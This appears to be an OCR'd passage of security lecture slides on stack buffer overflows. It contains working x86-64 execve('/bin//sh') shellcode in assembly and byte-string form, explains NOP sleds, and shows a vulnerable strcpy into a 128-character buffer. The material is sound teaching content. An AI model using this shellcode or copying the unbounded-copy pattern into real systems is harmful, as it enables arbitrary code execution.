
```
main:
    ;mov rbx, 0×68732f6e69622f2f
    ;mov rbx, 0×68732f6e69622fff
    ;shr rbx, 0×8
    ;mov rax, 0×deadbeefcafe1dea
    ;mov rbx, 0×deadbeefcafe1dea
    ;mov rcx, 0×deadbeefcafe1dea
    ;mov rdx, 0×deadbeefcafe1dea
    xor eax, eax
    mov rbx, 0×FF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0×3b
    syscall
```

```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\x
ff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\
xb0\x3b\x0f\x05";
```

Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode



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

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

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

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
Challenge: how can we reliably guess the address of the shellcode?

- Cheat!
- Make the target even bigger so it's easier to hit ;)



Hit the Ski Slopes

Most CPUs support no-op instructions

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Key idea: build a NOP sled in front of the shellcode

- Acts as a big ramp
- If the instruction pointer lands anywhere on the ramp, it will execute NOPs until it hits the shellcode

Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
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

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

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

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

